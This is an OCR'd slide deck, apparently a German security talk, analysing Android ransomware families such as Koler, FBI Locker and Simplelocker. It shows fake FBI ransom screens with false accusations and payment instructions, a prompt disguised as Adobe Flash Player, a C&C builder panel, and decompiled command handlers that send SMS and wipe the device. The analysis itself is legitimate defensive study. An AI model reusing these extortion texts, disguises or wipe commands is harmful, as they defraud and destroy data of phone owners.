Unauthorized access could have been arranged by yourself purposely on mercenary

Koler heute…





FBI Locker


Action required.
This is system application.
You must activate device administator.
OK


Activate device administrator?
Adobe Flash Player
Android runtime libs importing
To continue, click "Activate".
This operation can't be cancelled.
Activating this administrator will allow the app Adobe Flash Player to perform the following operations:
Set storage encryption
Require that stored app data be encrypted.
Cancel
Activate

FBI Locker


Scan in progress
Images folder...
Status: No violations
Found 5 Violations
Found 7 Prohibited content


5554:Analyse4
FBI
FEDERAL BUREAU OF INVESTIGATION
FBI Criminal Investigation
#000000000000000
Hellown Anonymous Device for x86
15555215554
Android
Us
Prohibited content
This device is locked due to the violation of the federal laws of the United States of America:
* Article 161
* Article 148


5554:Analyse4
FBI
FEDERAL BUREAU OF INVESTIGATION
* of the Criminal Code of U.S.A.
Your device was used to visit websites containing pornography.
Following violations were detected:
* Child pornography
* Zoophilia pornography
* Child abuse
* Bulk-spamming
Your device also contains:
* Video files with pornographic content
* Elements of violence
* Child pornography

FBI Locker

Your device also contains:


* Video files with pornographic content
* Elements of violence
* Child pornography
* Messages with terrorist motives were also sent from your device

This device lock is aimed to stop your illegal activity.


However, is a matter of whether you have paid the fine to the Treasury (to the affect of initiatives aimed at protection of cyberspace).

The penalty set must be paid in course of 48 hours as of the breach. On expiration of the term, 48 hours that follow will be used for automatic collection of data on yourself and your misconduct, and criminal case will be opened against you.

FBI Locker


5554:Analyse4
green dot
MoneyPak
Amount of fine is $500.
You can settle the fine with MoneyPak express Packet vouchers.
As soon as the money arrives to the Treasure account, your device will be unblocked and all information will be decrypted in course of 24 hours.
Where i can buy MoneyPak?
MoneyPak voucher code
1
2
3
4
5
6
7
8
9
0

Cryptolocker




```
case 1979932881:
    if (!v37.equals("sendsms")) {
    } else {
        new com.sysm.c().a(v11[1].replace("P", "+").replace("p", "+"), v11[2].replace("_", " "));
    }
    break;
```

```
case 1557372922:
    if (!v37.equals("destroy")) {
    } else {
        this.a.getSystemService("device_policy").wipeData(0);
    }
    break;
```

Cryptolocker

- ✓ C&C Strukturen
- ✓ SMS und HTTP Control
- ✓ Kann das Gerät sperren und löschen

- ✓ Eine Version funktioniert immer nur kurze Zeit
  - – Es wird erst auf den C&C Server gewartet

Simplelocker

Вниманее Ваш телефон заблокирован!
Устройство заблокировано за просмотр и распространение детской порнографии, зоофилии и других извращений.

Дла разблокировки вам необходимо оплатить 260 Грн.
1. Найдите ближайший терминал пополнения счета.
2. В нем найдите MoneXy.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудте взять квитанцию!
После поступления оплаты ваше устройство будет разблокировано в течении 24 часов.
В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА ВСЕГДА ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА ВАШЕМ УСТРОЙТВЕ!


Ziel: Ukraine


260 UAH (~16€) mittels MoneXy zu bezahlen


Alle Mediendateien auf der SD Karte werden Verschlüsselt

Kommunikation mittels TOR

Porn Locker


5554:Analyse4
THE FBI FEDERAL BUREAU OF INVESTIGATION
ALL INFORMATION LISTED BELOW SUCCESSFULLY UPLOADED ON THE FBI CYBER CRIME DEPARTMENT'S DATACENTER
IN THE CASE OF NON-PAYMENT OF THE PENALTY WITHIN THE SPECIFIED PERIOD, YOUR PERSONALTY WILL BE IDENTIFIED BASED ON THE AVAILABLE DATA OBTAINED FROM YOUR DEVICE. IN ACCORDANCE WITH THE LAWS OF THE UNITED STATES OF AMERICA, YOUR RELATIVES AND CLOSE ASSOCIATES WILL BE INFORMED BY THE AUTHORIZED FBI AGENTS.
IMEI: 000000000000000
PHONE: 15555215554
MODEL: HELLOWN ANONYMOUS DEVICE FOR X86
NETWORK: ANDROID
COUNTRY: US
FOUND PORNOGRAPHY:



5554:Analyse4
THE FBI FEDERAL BUREAU OF INVESTIGATION
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FBI HEADQUARTERS
WHASHINGTON DC DEPARTMENT, USA
AS A RESULT OF FULL SCANNING OF YOUR DEVICE, SOME SUSPICIOUS FILES HAVE BEEN FOUND AND YOUR ATTENDANCE OF THE FORBIDDEN PORNOGRAPHIC SITES HAS BEEN FIXED. FOR THIS REASON YOUR DEVICE HAS BEEN LOCKED.
INFORMATION ON YOUR LOCATION AND SNAPHOTS CONTAINING YOUR FACE HAVE BEEN UPLOADED ON THE FBI CYBER CRIME DEPARTMENT'S DATACENTER.
FIRST OF ALL, FAMILIARISE WITH THE POSITIONS STATED IN SECTION "THE LEGAL BASIS OF VIOLATIONS". ACCORDING TO THESE POSITIONS YOUR ACTIONS BEAR CRIMINAL CHARACTER, AND YOU ARE A CRIMINAL SUBJECT. THE PENALTY AS A BASE MEASURE OF PUNISHMENT ON YOU WHICH YOU ARE OBLIGED TO PAY IN A CURRENT OF THREE CALENDAR DAYS IS IMPOSED.
THE SIZE OF THE PENALTY IS $500.00
ATTENTION! DISCONNECTION OR DISPOSAL OF THE DEVICE OR YOUR ATTEMPTS TO UNLOCK THE DEVICE INDEPENDENTLY WILL BE APPREHENDED AS UNAPPROVED ACTIONS INTERFERING THE EXECUTION OF THE LAW OF THE UNITED STATES OF AMERICA (READ SECTION 1509 - OBSTRUCTION OF COURT ORDERS AND SECTION 1510 - OBSTRUCTION OF CRIMINAL INVESTIGATIONS). IN THIS CASE AND IN CASE OF PENALTY NON-PAYMENT IN A CURRENT OF THREE CALENDAR DAYS FROM THE DATE OF THIS


5554:Analyse4
THE FBI FEDERAL BUREAU OF INVESTIGATION
FBI MISSION
AS AN INTELLIGENCE-DRIVEN AND A THREAT-FOCUSED NATIONAL SECURITY ORGANIZATION WITH BOTH INTELLIGENCE AND LAW ENFORCEMENT RESPONSIBILITIES, THE MISSION OF THE FBI IS TO PROTECT AND DEFEND THE UNITED STATES AGAINST TERRORIST AND FOREIGN INTELLIGENCE THREATS, TO UPHOLD AND ENFORCE THE CRIMINAL LAWS OF THE UNITED STATES, AND TO PROVIDE LEADERSHIP AND CRIMINAL JUSTICE SERVICES TO FEDERAL, STATE, MUNICIPAL, AND INTERNATIONAL AGENCIES AND PARTNERS.
PRISM
PRISM IS A GOVERNMENT CODE NAME FOR A DATA-COLLECTION EFFORT KNOWN OFFICIALLY BY THE SIGAD US-984XN. THE PRISM PROGRAM COLLECTS STORED INTERNET COMMUNICATIONS BASED ON DEMANDS MADE TO INTERNET COMPANIES SUCH AS GOOGLE, MICROSOFT, FACEBOOK, YAHOO, APPLE, SYMANTEC, AVAST, MCAFEE, AVG UNDER SECTION 702 OF THE FISA AMENDMENTS ACT OF 2008 TO TURN OVER ANY DATA THAT MATCH COURT-APPROVED SEARCH TERMS.


Porn Locker

- ✓ FBILocker + Kinderpornografie
- ✓ Varianten verwenden alle das gleiche “Ransomware SDK”


Aktuelle Probleme für Malware Entwickler




Aktuelle Probleme für Malware Entwickler




Aktuelle Probleme für Malware Entwickler



Aktuelle Probleme für Malware Entwickler




Aktuelle Probleme für Malware Entwickler



Neue Probleme

- ✓ Kriminelle kaufen ein Malware-SDK ein
- ✓ Bauen es in ihre Betrugsmasche ein
- ✓ Der Kriminelle von heute muss nichts mehr programmieren!
- ✓ Malware SDK ab 1000$ zu kaufen
- ✓ Neue Varianten sind viel schneller und kürzer im Umlauf


Административный раздел
89.45.14.98/cp/builder.php
Accédez rapidement à vos favoris en les ajoutant à la barre de favoris. Importer mes favoris maintenant...
Административный раздел
Текущее время: 2013-11-28 16:58:30
Главное меню
Общая статистика
Телефоны
Поиск по смс
Отправка команд
История команд
Приложения
Список приложений
Создать приложения
Настройки для приложений
Настройки админ. раздела
Выйти
Создания приложения
Имя файла (англ.):
Активен: Да Нет
Номер телефона:
App name:
Service name:
Первое обращение через: 1 минут
Последующие обращения: 2 минут
Сервер:
Добавить сервер
